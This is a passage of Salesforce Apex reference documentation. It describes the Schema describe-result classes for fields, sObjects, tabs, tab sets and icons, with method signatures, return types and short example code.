Type: List<Schema.DataCategory>

Usage

For more information on data category group visibility, see "Data Category Visibility" in the Salesforce online help.

DescribeFieldResult Class

Contains methods for describing sObject fields.

Namespace

Schema

Example

The following is an example of how to instantiate a field describe result object:

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

DescribeFieldResult Methods

The following are methods for `DescribeFieldResult`. All are instance methods.

IN THIS SECTION:

getByteLength()
For variable-length fields (including binary fields), returns the maximum size of the field, in bytes.

getCalculatedFormula()
Returns the formula specified for this field.

getController()
Returns the token of the controlling field.

getDefaultValue()
Returns the default value for this field.

getDefaultValueFormula()

Returns the default value specified for this field if a formula is not used.

getDigits()

Returns the maximum number of digits specified for the field. This method is only valid with Integer fields.

getInlineHelpText()

Returns the content of the field-level help.

getLabel()

Returns the text label that is displayed next to the field in the Salesforce user interface. This label can be localized.

getLength()

For string fields, returns the maximum size of the field in Unicode characters (not bytes).

getLocalName()

Returns the name of the field, similar to the `getName` method. However, if the field is part of the current namespace, the namespace portion of the name is omitted.

getName()

Returns the field name used in Apex.

getPicklistValues()

Returns a list of PicklistEntry objects. A runtime error is returned if the field is not a picklist.

getPrecision()

For fields of type Double, returns the maximum number of digits that can be stored, including all numbers to the left and to the right of the decimal point (but excluding the decimal point character).

getReferenceTargetField()

Returns the name of the custom field on the parent standard or custom object whose values are matched against the values of the child external object's indirect lookup relationship field. The match is done to determine which records are related to each other.

getReferenceTo()

Returns a list of Schema.sObjectType objects for the parent objects of this field. If the `isNamePointing` method returns `true`, there is more than one entry in the list, otherwise there is only one.

getRelationshipName()

Returns the name of the relationship.

getRelationshipOrder()

Returns 1 if the field is a child, 0 otherwise.

getScale()

For fields of type Double, returns the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated.

getSOAPType()

Returns one of the SoapType enum values, depending on the type of field.

getSObjectField()

Returns the token for this field.

getType()

Returns one of the DisplayType enum values, depending on the type of field.

isAccessible()

Returns `true` if the current user can see this field, `false` otherwise.

isAutoNumber()

Returns `true` if the field is an Auto Number field, `false` otherwise.

isCalculated()

Returns `true` if the field is a custom formula field, `false` otherwise. Note that custom formula fields are always read-only.

isCascadeDelete()

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

isCaseSensitive()

Returns `true` if the field is case sensitive, `false` otherwise.

isCreateable()

Returns `true` if the field can be created by the current user, `false` otherwise.

isCustom()

Returns `true` if the field is a custom field, `false` if it is a standard field, such as `Name`.

isDefaultedOnCreate()

Returns `true` if the field receives a default value when created, `false` otherwise.

isDependentPicklist()

Returns `true` if the picklist is a dependent picklist, `false` otherwise.

isDeprecatedAndHidden()

Reserved for future use.

isExternalID()

Returns `true` if the field is used as an external ID, `false` otherwise.

isFilterable()

Returns `true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise.

isGroupable()

Returns `true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise. This method is only available for Apex classes and triggers saved using API version 18.0 and higher.

isHtmlFormatted()

Returns `true` if the field has been formatted for HTML and should be encoded for display in HTML, `false` otherwise. One example of a field that returns `true` for this method is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.

isIdLookup()

Returns `true` if the field can be used to specify a record in an `upsert` method, `false` otherwise.

isNameField()

Returns `true` if the field is a name field, `false` otherwise.

isNamePointing()

Returns `true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field return `true` for this method. because either of those objects can be the parent of a particular task record. This method returns `false` otherwise.

isNillable()

Returns `true` if the field is nillable, `false` otherwise. A nillable field can have empty content. A non-nillable field must have a value for the object to be created or saved.

isPermissionable()
Returns `true` if field permissions can be specified for the field, `false` otherwise.

isRestrictedDelete()
Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

isRestrictedPicklist()
Returns `true` if the field is a restricted picklist, `false` otherwise

isSortable()
Returns `true` if a query can sort on the field, `false` otherwise

isUnique()
Returns `true` if the value for the field must be unique, `false` otherwise

isUpdateable()
Returns `true` if the field can be edited by the current user, or child records in a master-detail relationship field on a custom object can be reparented to different parent records; `false` otherwise.

isWriteRequiresMasterRead()
Returns `true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

`getByteLength()`

For variable-length fields (including binary fields), returns the maximum size of the field, in bytes.

Signature

```
public Integer getByteLength()
```

Return Value

Type: Integer

`getCalculatedFormula()`

Returns the formula specified for this field.

Signature

```
public String getCalculatedFormula()
```

Return Value

Type: String

`getController()`

Returns the token of the controlling field.

Signature

```
public Schema.sObjectField getController()
```

Return Value

Type: Schema.SObjectField

`getDefaultValue()`

Returns the default value for this field.

Signature

```
public Object getDefaultValue()
```

Return Value

Type: Object

`getDefaultValueFormula()`

Returns the default value specified for this field if a formula is not used.

Signature

```
public String getDefaultValueFormula()
```

Return Value

Type: String

`getDigits()`

Returns the maximum number of digits specified for the field. This method is only valid with Integer fields.

Signature

```
public Integer getDigits()
```

Return Value

Type: Integer

`getInlineHelpText()`

Returns the content of the field-level help.

Signature

```
public String getInlineHelpText()
```

Return Value

Type: String

Usage

For more information, see "Define Field-Level Help" in the Salesforce online help.

`getLabel()`

Returns the text label that is displayed next to the field in the Salesforce user interface. This label can be localized.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

Note: For the Type field on standard objects, `getLabel` returns a label different from the default label. It returns a label of the form *`Object` `Type`*, where *Object* is the standard object label. For example, for the Type field on Account, `getLabel` returns `Account Type` instead of the default label `Type`. If the Type label is renamed, `getLabel` returns the new label. You can check or change the labels of all standard object fields from Setup by entering *`Rename Tabs and Labels`* in the `Quick Find box`, then selecting **Rename Tabs and Labels**.

`getLength()`

For string fields, returns the maximum size of the field in Unicode characters (not bytes).

Signature

```
public Integer getLength()
```

Return Value

Type: Integer

`getLocalName()`

Returns the name of the field, similar to the `getName` method. However, if the field is part of the current namespace, the namespace portion of the name is omitted.

Signature

```
public String getLocalName()
```

Return Value

Type: String

`getName()`

Returns the field name used in Apex.

Signature

```
public String getName()
```

Return Value

Type: String

`getPicklistValues()`

Returns a list of PicklistEntry objects. A runtime error is returned if the field is not a picklist.

Signature

```
public List<Schema.PicklistEntry> getPicklistValues()
```

Return Value

Type: List<Schema.PicklistEntry>

`getPrecision()`

For fields of type Double, returns the maximum number of digits that can be stored, including all numbers to the left and to the right of the decimal point (but excluding the decimal point character).

Signature

```
public Integer getPrecision()
```

Return Value

Type: Integer

`getReferenceTargetField()`

Returns the name of the custom field on the parent standard or custom object whose values are matched against the values of the child external object's indirect lookup relationship field. The match is done to determine which records are related to each other.

Signature

```
public String getReferenceTargetField()
```

Return Value

Type: String

Usage

For information about indirect lookup relationships, see "Indirect Lookup Relationship Fields on External Objects" in the Salesforce Help.

getReferenceTo()

Returns a list of Schema.sObjectType objects for the parent objects of this field. If the `isNamePointing` method returns `true`, there is more than one entry in the list, otherwise there is only one.

Signature

```
public List <Schema.sObjectType> getReferenceTo()
```

Return Value

Type: List<Schema.sObjectType>

getRelationshipName()

Returns the name of the relationship.

Signature

```
public String getRelationshipName()
```

Return Value

Type: String

Usage

For more information about relationships and relationship names, see Understanding Relationship Names in the *Force.com SOQL and SOSL Reference*.

getRelationshipOrder()

Returns 1 if the field is a child, 0 otherwise.

Signature

```
public Integer getRelationshipOrder()
```

Return Value

Type: Integer

Usage

For more information about relationships and relationship names, see Understanding Relationship Names in the *Force.com SOQL and SOSL Reference*.

getScale()

For fields of type Double, returns the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated.

Signature

```
public Integer getScale()
```

Return Value

Type: Integer

Usage

This method returns a fault response if the number has too many digits to the left of the decimal point.

getSOAPType()

Returns one of the SoapType enum values, depending on the type of field.

Signature

```
public Schema.SOAPType getSOAPType()
```

Return Value

Type: Schema.SOAPType

getSObjectField()

Returns the token for this field.

Signature

```
public Schema.sObjectField getSObjectField()
```

Return Value

Type: Schema.SObjectField

getType()

Returns one of the DisplayType enum values, depending on the type of field.

Signature

```
public Schema.DisplayType getType()
```

Return Value

Type: Schema.DisplayType

`isAccessible()`

Returns `true` if the current user can see this field, `false` otherwise.

Signature

```
public Boolean isAccessible()
```

Return Value

Type: Boolean

`isAutoNumber()`

Returns `true` if the field is an Auto Number field, `false` otherwise.

Signature

```
public Boolean isAutoNumber()
```

Return Value

Type: Boolean

Usage

Analogous to a SQL IDENTITY type, Auto Number fields are read-only, non-createable text fields with a maximum length of 30 characters. Auto Number fields are used to provide a unique ID that is independent of the internal object ID (such as a purchase order number or invoice number). Auto Number fields are configured entirely in the Salesforce user interface.

`isCalculated()`

Returns `true` if the field is a custom formula field, `false` otherwise. Note that custom formula fields are always read-only.

Signature

```
public Boolean isCalculated()
```

Return Value

Type: Boolean

`isCascadeDelete()`

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

Signature

```
public Boolean isCascadeDelete()
```

Return Value

Type: Boolean

`isCaseSensitive()`

Returns `true` if the field is case sensitive, `false` otherwise.

Signature

```
public Boolean isCaseSensitive()
```

Return Value

Type: Boolean

`isCreateable()`

Returns `true` if the field can be created by the current user, `false` otherwise.

Signature

```
public Boolean isCreateable()
```

Return Value

Type: Boolean

`isCustom()`

Returns `true` if the field is a custom field, `false` if it is a standard field, such as `Name`.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

`isDefaultedOnCreate()`

Returns `true` if the field receives a default value when created, `false` otherwise.

Signature

```
public Boolean isDefaultedOnCreate()
```

Return Value

Type: Boolean

Usage

If this method returns `true`, Salesforce implicitly assigns a value for this field when the object is created, even if a value for this field is not passed in on the create call. For example, in the Opportunity object, the Probability field has this attribute because its value is derived from the Stage field. Similarly, the Owner has this attribute on most objects because its value is derived from the current user (if the Owner field is not specified).

`isDependentPicklist()`

Returns `true` if the picklist is a dependent picklist, `false` otherwise.

Signature

```
public Boolean isDependentPicklist()
```

Return Value

Type: Boolean

`isDeprecatedAndHidden()`

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

`isExternalID()`

Returns `true` if the field is used as an external ID, `false` otherwise.

Signature

```
public Boolean isExternalID()
```

Return Value

Type: Boolean

`isFilterable()`

Returns `true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise.

Signature

```
public Boolean isFilterable()
```

Return Value

Type: Boolean

isGroupable()

Returns `true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise. This method is only available for Apex classes and triggers saved using API version 18.0 and higher.

Signature

```
public Boolean isGroupable()
```

Return Value

Type: Boolean

isHtmlFormatted()

Returns `true` if the field has been formatted for HTML and should be encoded for display in HTML, `false` otherwise. One example of a field that returns `true` for this method is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.

Signature

```
public Boolean isHtmlFormatted()
```

Return Value

Type: Boolean

isIdLookup()

Returns `true` if the field can be used to specify a record in an `upsert` method, `false` otherwise.

Signature

```
public Boolean isIdLookup()
```

Return Value

Type: Boolean

isNameField()

Returns `true` if the field is a name field, `false` otherwise.

Signature

```
public Boolean isNameField()
```

Return Value

Type: Boolean

Usage

This method is used to identify the name field for standard objects (such as `AccountName` for an Account object) and custom objects. Objects can only have one name field, except where the `FirstName` and `LastName` fields are used instead (such as on the Contact object).

If a compound name is present, for example, the `Name` field on a person account, `isNameField` is set to `true` for that record.

`isNamePointing()`

Returns `true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field return `true` for this method. because either of those objects can be the parent of a particular task record. This method returns `false` otherwise.

Signature

```
public Boolean isNamePointing()
```

Return Value

Type: Boolean

`isNillable()`

Returns `true` if the field is nillable, `false` otherwise. A nillable field can have empty content. A non-nillable field must have a value for the object to be created or saved.

Signature

```
public Boolean isNillable()
```

Return Value

Type: Boolean

`isPermissionable()`

Returns `true` if field permissions can be specified for the field, `false` otherwise.

Signature

```
public Boolean isPermissionable()
```

Return Value

Type: Boolean

`isRestrictedDelete()`

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

Signature

```
public Boolean isRestrictedDelete()
```

Return Value

Type: Boolean

`isRestrictedPicklist()`

Returns `true` if the field is a restricted picklist, `false` otherwise

Signature

```
public Boolean isRestrictedPicklist()
```

Return Value

Type: Boolean

`isSortable()`

Returns `true` if a query can sort on the field, `false` otherwise

Signature

```
public Boolean isSortable()
```

Return Value

Type: Boolean

`isUnique()`

Returns `true` if the value for the field must be unique, `false` otherwise

Signature

```
public Boolean isUnique()
```

Return Value

Type: Boolean

`isUpdateable()`

Returns `true` if the field can be edited by the current user, or child records in a master-detail relationship field on a custom object can be reparented to different parent records; `false` otherwise.

Signature

```
public Boolean isUpdateable()
```

Return Value

Type: Boolean

`isWriteRequiresMasterRead()`

Returns `true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

Signature

```
public Boolean isWriteRequiresMasterRead()
```

Return Value

Type: Boolean

DescribeIconResult Class

Contains icon metadata information for a tab.

Namespace

Schema

Usage

The `getIcons` method of the `Schema.DescribeTabResult` class returns a list of `Schema.DescribeIconResult` objects that describe colors used in a tab.

The methods in the `Schema.DescribeIconResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `iconResultObj.url` is equivalent to `iconResultObj.getUrl()`.

Example

This sample shows how to get the icon information in the Sales app for the first tab's first icon.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
```

```
    // Get tab info for the Sales app
    if (tsr.getLabel() == 'Sales') {
        // Get icon information for the first tab
        List<Schema.DescribeIconResult> iconDesc = tsr.getTabs()[0].getIcons();
        // Display the icon height and width of the first icon
        System.debug('Height: ' + iconDesc[0].getHeight());
        System.debug('Width: ' + iconDesc[0].getWidth());
    }
}

// Example debug statement output
// DEBUG|Height: 32
// DEBUG|Width: 32
```

DescribeIconResult Methods

The following are methods for `DescribeIconResult`. All are instance methods.

IN THIS SECTION:

getContentType()
Returns the tab icon's content type, such as `image/png`.

getHeight()
Returns the tab icon's height in pixels.

getTheme()
Returns the tab's icon theme.

getUrl()
Returns the tab's icon fully qualified URL.

getWidth()
Returns the tab's icon width in pixels.

`getContentType()`

Returns the tab icon's content type, such as `image/png`.

Signature

```
public String getContentType()
```

Return Value

Type: String

`getHeight()`

Returns the tab icon's height in pixels.

Signature

```
public Integer getHeight()
```

Return Value

Type: Integer

Usage

Note: If the icon content type is SVG, the icon won't have a size and its height is zero.

getTheme()

Returns the tab's icon theme.

Signature

```
public String getTheme()
```

Return Value

Type: String

Possible theme values include `theme3`, `theme4`, and `custom`.

- `theme3` is the Salesforce theme introduced during Spring '10.
- `theme4` is the Salesforce theme introduced in Winter '14 for the mobile touchscreen version of Salesforce.
- `custom` is the theme name associated with a custom icon.

getUrl()

Returns the tab's icon fully qualified URL.

Signature

```
public String getUrl()
```

Return Value

Type: String

getWidth()

Returns the tab's icon width in pixels.

Signature

```
public Integer getWidth()
```

Return Value

Type: Integer

Usage

Note: If the icon content type is SVG, the icon won't have a size and its width is zero.

DescribeSObjectResult Class

Contains methods for describing sObjects.

Namespace

Schema

Usage

None of the methods take an argument.

DescribeSObjectResult Methods

The following are methods for `DescribeSObjectResult`. All are instance methods.

IN THIS SECTION:

fields

Follow `fields` with a field member variable name or with the `getMap` method.

fieldSets

Follow `fieldSets` with a field set name or with the `getMap` method.

getChildRelationships()

Returns a list of child relationships, which are the names of the sObjects that have a foreign key to the sObject being described.

getHasSubtypes()

Indicates whether the object has subtypes. The Account object, which has subtype PersonAccount, is the only object that will return `true`.

getKeyPrefix()

Returns the three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the type of the object (for example, accounts have a prefix of `001` and opportunities have a prefix of `006`).

getLabel()

Returns the object's label, which may or may not match the object name.

getLabelPlural()

Returns the object's plural label, which may or may not match the object name.

getLocalName()

Returns the name of the object, similar to the `getName` method. However, if the object is part of the current namespace, the namespace portion of the name is omitted.

getName()

Returns the name of the object.

getRecordTypeInfos()

Returns a list of the record types supported by this object. The current user is not required to have access to a record type to see it in this list.

getRecordTypeInfosById()

Returns a map that matches record IDs to their associated record types. The current user is not required to have access to a record type to see it in this map.

getRecordTypeInfosByName()

Returns a map that matches record labels to their associated record type. The current user is not required to have access to a record type to see it in this map.

getSobjectType()

Returns the Schema.SObjectType object for the sObject. You can use this to create a similar sObject.

isAccessible()

Returns `true` if the current user can see this object, `false` otherwise.

isCreateable()

Returns `true` if the object can be created by the current user, `false` otherwise.

isCustom()

Returns `true` if the object is a custom object, `false` if it is a standard object.

isCustomSetting()

Returns `true` if the object is a custom setting, `false` otherwise.

isDeletable()

Returns `true` if the object can be deleted by the current user, `false` otherwise.

isDeprecatedAndHidden()

Reserved for future use.

isFeedEnabled()

Returns `true` if Chatter feeds are enabled for the object, `false` otherwise. This method is only available for Apex classes and triggers saved using SalesforceAPI version 19.0 and later.

isMergeable()

Returns `true` if the object can be merged with other objects of its type by the current user, `false` otherwise. `true` is returned for leads, contacts, and accounts.

isMruEnabled()

Returns `true` if Most Recently Used (MRU) list functionality is enabled for the object, `false` otherwise.

isQueryable()

Returns `true` if the object can be queried by the current user, `false` otherwise

isSearchable()

Returns `true` if the object can be searched by the current user, `false` otherwise.

isUndeletable()

Returns `true` if the object cannot be undeleted by the current user, `false` otherwise.

isUpdateable()

Returns `true` if the object can be updated by the current user, `false` otherwise.

fields

Follow `fields` with a field member variable name or with the `getMap` method.

Signature

```
public Schema.SObjectTypeFields fields()
```

Return Value

Type: The return value is a special data type. See the example to learn how to use `fields`.

Usage

Note: When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version.

Example

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

To get a custom field name, specify the custom field name.

SEE ALSO:

- Using Field Tokens
- Describing sObjects Using Schema Method
- Understanding Apex Describe Information

fieldSets

Follow `fieldSets` with a field set name or with the `getMap` method.

Signature

```
public Schema.SObjectTypeFields fieldSets()
```

Return Value

Type: The return value is a special data type. See the example to learn how to use `fieldSets`.

Example

```
Schema.DescribeSObjectResult d =
  Account.sObjectType.getDescribe();
```

```
Map<String, Schema.FieldSet> FsMap =
  d.fieldSets.getMap();
```

SEE ALSO:

- Using Field Tokens
- Describing sObjects Using Schema Method
- Understanding Apex Describe Information

`getChildRelationships()`

Returns a list of child relationships, which are the names of the sObjects that have a foreign key to the sObject being described.

Signature

```
public Schema.ChildRelationship getChildRelationships()
```

Return Value

Type: List<Schema.ChildRelationship>

Example

For example, the Account object includes `Contacts` and `Opportunities` as child relationships.

`getHasSubtypes()`

Indicates whether the object has subtypes. The Account object, which has subtype PersonAccount, is the only object that will return `true`.

Signature

```
public Boolean getHasSubtypes()
```

Return Value

Type: Boolean

`getKeyPrefix()`

Returns the three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the type of the object (for example, accounts have a prefix of `001` and opportunities have a prefix of `006`).

Signature

```
public String getKeyPrefix()
```

Return Value

Type: String

Usage

The DescribeSobjectResult object returns a value for objects that have a stable prefix. For object types that do not have a stable or predictable prefix, this field is blank. Client applications that rely on these codes can use this way of determining object type to ensure forward compatibility.

`getLabel()`

Returns the object's label, which may or may not match the object name.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

The object's label might not always match the object name. For example, an organization in the medical industry might change the label for Account to Patient. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.

`getLabelPlural()`

Returns the object's plural label, which may or may not match the object name.

Signature

```
public String getLabelPlural()
```

Return Value

Type: String

Usage

The object's plural label might not always match the object name. For example, an organization in the medical industry might change the plural label for Account to Patients. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.

`getLocalName()`

Returns the name of the object, similar to the `getName` method. However, if the object is part of the current namespace, the namespace portion of the name is omitted.

Signature

```
public String getLocalName()
```

Return Value

Type: String

`getName()`

Returns the name of the object.

Signature

```
public String getName()
```

Return Value

Type: String

`getRecordTypeInfos()`

Returns a list of the record types supported by this object. The current user is not required to have access to a record type to see it in this list.

Signature

```
public List<Schema.RecordTypeInfo> getRecordTypeInfos()
```

Return Value

Type: List<Schema.RecordTypeInfo>

`getRecordTypeInfosById()`

Returns a map that matches record IDs to their associated record types. The current user is not required to have access to a record type to see it in this map.

Signature

```
public Schema.RecordTypeInfo getRecordTypeInfosById()
```

Return Value

Type: Map<ID, Schema.RecordTypeInfo>

`getRecordTypeInfosByName()`

Returns a map that matches record labels to their associated record type. The current user is not required to have access to a record type to see it in this map.

Signature

```
public Schema.RecordTypeInfo getRecordTypeInfosByName()
```

Return Value

Type: Map<String, Schema.RecordTypeInfo>

`getSobjectType()`

Returns the Schema.SObjectType object for the sObject. You can use this to create a similar sObject.

Signature

```
public Schema.SObjectType getSobjectType()
```

Return Value

Type: Schema.SObjectType

`isAccessible()`

Returns `true` if the current user can see this object, `false` otherwise.

Signature

```
public Boolean isAccessible()
```

Return Value

Type: Boolean

`isCreateable()`

Returns `true` if the object can be created by the current user, `false` otherwise.

Signature

```
public Boolean isCreateable()
```

Return Value

Type: Boolean

`isCustom()`

Returns `true` if the object is a custom object, `false` if it is a standard object.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

isCustomSetting()

Returns `true` if the object is a custom setting, `false` otherwise.

Signature

```
public Boolean isCustomSetting()
```

Return Value

Type: Boolean

isDeletable()

Returns `true` if the object can be deleted by the current user, `false` otherwise.

Signature

```
public Boolean isDeletable()
```

Return Value

Type: Boolean

isDeprecatedAndHidden()

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

isFeedEnabled()

Returns `true` if Chatter feeds are enabled for the object, `false` otherwise. This method is only available for Apex classes and triggers saved using SalesforceAPI version 19.0 and later.

Signature

```
public Boolean isFeedEnabled()
```

Return Value

Type: Boolean

isMergeable()

Returns `true` if the object can be merged with other objects of its type by the current user, `false` otherwise. `true` is returned for leads, contacts, and accounts.

Signature

```
public Boolean isMergeable()
```

Return Value

Type: Boolean

isMruEnabled()

Returns `true` if Most Recently Used (MRU) list functionality is enabled for the object, `false` otherwise.

Signature

```
public Boolean isMruEnabled()
```

Return Value

Type: Boolean

isQueryable()

Returns `true` if the object can be queried by the current user, `false` otherwise

Signature

```
public Boolean isQueryable()
```

Return Value

Type: Boolean

isSearchable()

Returns `true` if the object can be searched by the current user, `false` otherwise.

Signature

```
public Boolean isSearchable()
```

Return Value

Type: Boolean

`isUndeletable()`

Returns `true` if the object cannot be undeleted by the current user, `false` otherwise.

Signature

```
public Boolean isUndeletable()
```

Return Value

Type: Boolean

`isUpdateable()`

Returns `true` if the object can be updated by the current user, `false` otherwise.

Signature

```
public Boolean isUpdateable()
```

Return Value

Type: Boolean

DescribeTabResult Class

Contains tab metadata information for a tab in a standard or custom app available in the Salesforce user interface.

Namespace

Schema

Usage

The `getTabs` method of the `Schema.DescribeTabSetResult` returns a list of `Schema.DescribeTabResult` objects that describe the tabs of one app.

The methods in the `Schema.DescribeTabResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `tabResultObj.label` is equivalent to `tabResultObj.getLabel()`. Similarly, for each method starting with `is`, omit the `is` prefix and the ending parentheses `()`. For example, `tabResultObj.isCustom` is equivalent to `tabResultObj.custom`.

DescribeTabResult Methods

The following are methods for `DescribeTabResult`. All are instance methods.

IN THIS SECTION:

getColors()
Returns a list of color metadata information for all colors associated with this tab. Each color is associated with a theme and context.

getIconUrl()
Returns the URL for the main 32 x 32-pixel icon for a tab. This icon corresponds to the current theme (theme3) and appears next to the heading at the top of most pages.

getIcons()
Returns a list of icon metadata information for all icons associated with this tab. Each icon is associated with a theme and context.

getLabel()
Returns the display label of this tab.

getMiniIconUrl()
Returns the URL for the 16 x 16-pixel icon that represents a tab. This icon corresponds to the current theme (theme3) and appears in related lists and other locations.

getSobjectName()
Returns the name of the sObject that is primarily displayed on this tab (for tabs that display a particular SObject).

getUrl()
Returns a fully qualified URL for viewing this tab.

isCustom()
Returns `true` if this is a custom tab, or `false` if this is a standard tab.

`getColors()`

Returns a list of color metadata information for all colors associated with this tab. Each color is associated with a theme and context.

Signature

```
public List<Schema.DescribeColorResult> getColors()
```

Return Value

Type: List<Schema.DescribeColorResult>

`getIconUrl()`

Returns the URL for the main 32 x 32-pixel icon for a tab. This icon corresponds to the current theme (theme3) and appears next to the heading at the top of most pages.

Signature

```
public String getIconUrl()
```

Return Value

Type: String

`getIcons()`

Returns a list of icon metadata information for all icons associated with this tab. Each icon is associated with a theme and context.

Signature

```
public List<Schema.DescribeIconResult> getIcons()
```

Return Value

Type: List<Schema.DescribeIconResult>

`getLabel()`

Returns the display label of this tab.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getMiniIconUrl()`

Returns the URL for the 16 x 16-pixel icon that represents a tab. This icon corresponds to the current theme (theme3) and appears in related lists and other locations.

Signature

```
public String getMiniIconUrl()
```

Return Value

Type: String

`getSobjectName()`

Returns the name of the sObject that is primarily displayed on this tab (for tabs that display a particular SObject).

Signature

```
public String getSobjectName()
```

Return Value

Type: String

`getUrl()`

Returns a fully qualified URL for viewing this tab.

Signature

```
public String getUrl()
```

Return Value

Type: String

`isCustom()`

Returns `true` if this is a custom tab, or `false` if this is a standard tab.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

DescribeTabSetResult Class

Contains metadata information about a standard or custom app available in the Salesforce user interface.

Namespace

Schema

Usage

The `Schema.describeTabs` method returns a list of `Schema.DescribeTabSetResult` objects that describe standard and custom apps.

The methods in the `Schema.DescribeTabSetResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `tabSetResultObj.label` is equivalent to `tabSetResultObj.getLabel()`. Similarly, for each method starting with `is`, omit the `is` prefix and the ending parentheses `()`. For example, `tabSetResultObj.isSelected` is equivalent to `tabSetResultObj.selected`.

Example

This example shows how to call the `Schema.describeTabs` method to get describe information for all available apps. This example iterates through each describe result and gets more metadata information for the Sales app.

```
// App we're interested to get more info about
String appName = 'Sales';
```

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Get more information for the Sales app
    if (tsr.getLabel() == appName) {
        // Find out if the app is selected
        if (tsr.isSelected()) {
            System.debug('The ' + appName + ' app is selected. ');
        }
        // Get the app's Logo URL and namespace
        String logo = tsr.getLogoUrl();
        System.debug('Logo URL: ' + logo);
        String ns = tsr.getNamespace();
        if (ns == '') {
            System.debug('The ' + appName + ' app has no namespace defined.');
        }
        else {
            System.debug('Namespace: ' + ns);
        }
        // Get the number of tabs
        System.debug('The ' + appName + ' app has ' + tsr.getTabs().size() + ' tabs.');
    }
}

// Example debug statement output
// DEBUG|The Sales app is selected.
// DEBUG|Logo URL:
https://https://yourInstance.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|The Sales app has no namespace defined.
// DEBUG|The Sales app has 14 tabs.
```

DescribeTabSetResult Methods

The following are methods for `DescribeTabSetResult`. All are instance methods.

IN THIS SECTION:

getDescription()

Returns the display description for the standard or custom app.

getLabel()

Returns the display label for the standard or custom app.

getLogoUrl()

Returns a fully qualified URL to the logo image associated with the standard or custom app.

getNamespace()

Returns the developer namespace prefix of a Force.comAppExchange managed package.

getTabs()

Returns metadata information about the standard or custom app's displayed tabs.

isSelected()

Returns `true` if this standard or custom app is the user's currently selected app. Otherwise, returns `false`.

`getDescription()`

Returns the display description for the standard or custom app.

Signature

```
public String getDescription()
```

Return Value

Type: String

`getLabel()`

Returns the display label for the standard or custom app.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

The display label changes when tabs are renamed in the Salesforce user interface. See the Salesforce online help for more information.

`getLogoUrl()`

Returns a fully qualified URL to the logo image associated with the standard or custom app.

Signature

```
public String getLogoUrl()
```

Return Value

Type: String

`getNamespace()`

Returns the developer namespace prefix of a Force.comAppExchange managed package.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

This namespace prefix corresponds to the namespace prefix of the Developer Edition organization that was enabled to allow publishing a managed package. This method applies to a custom app containing a set of tabs and installed as part of a managed package.

`getTabs()`

Returns metadata information about the standard or custom app's displayed tabs.

Signature

```
public List<Schema.DescribeTabResult> getTabs()
```

Return Value

Type: List<Schema.DescribeTabResult>

`isSelected()`

Returns `true` if this standard or custom app is the user's currently selected app. Otherwise, returns `false`.

Signature

```
public Boolean isSelected()
```

Return Value

Type: Boolean

DisplayType Enum

A `Schema.DisplayType` enum value is returned by the field describe result's `getType` method.

Namespace

Schema

Type Field Value	What the Field Object Contains
`address`	Address values
`anytype`	Any value of the following types: `String`, `Picklist`, `Boolean`, `Integer`, `Double`, `Percent`, `ID`, `Date`, `DateTime`, `URL`, or `Email`.
`base64`	Base64-encoded arbitrary binary data (of type base64Binary)
`Boolean`	Boolean (`true` or `false`) values

Type Field Value	What the Field Object Contains
`Combobox`	Comboboxes, which provide a set of enumerated values and allow the user to specify a value not in the list
`Currency`	Currency values
`DataCategoryGroupReference`	Reference to a data category group or a category unique name.
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`Email`	Email addresses
`EncryptedString`	Encrypted string
`ID`	Primary key field for an object
`Integer`	Integer values
`MultiPicklist`	Multi-select picklists, which provide a set of enumerated values from which multiple values can be selected
`Percent`	Percent values
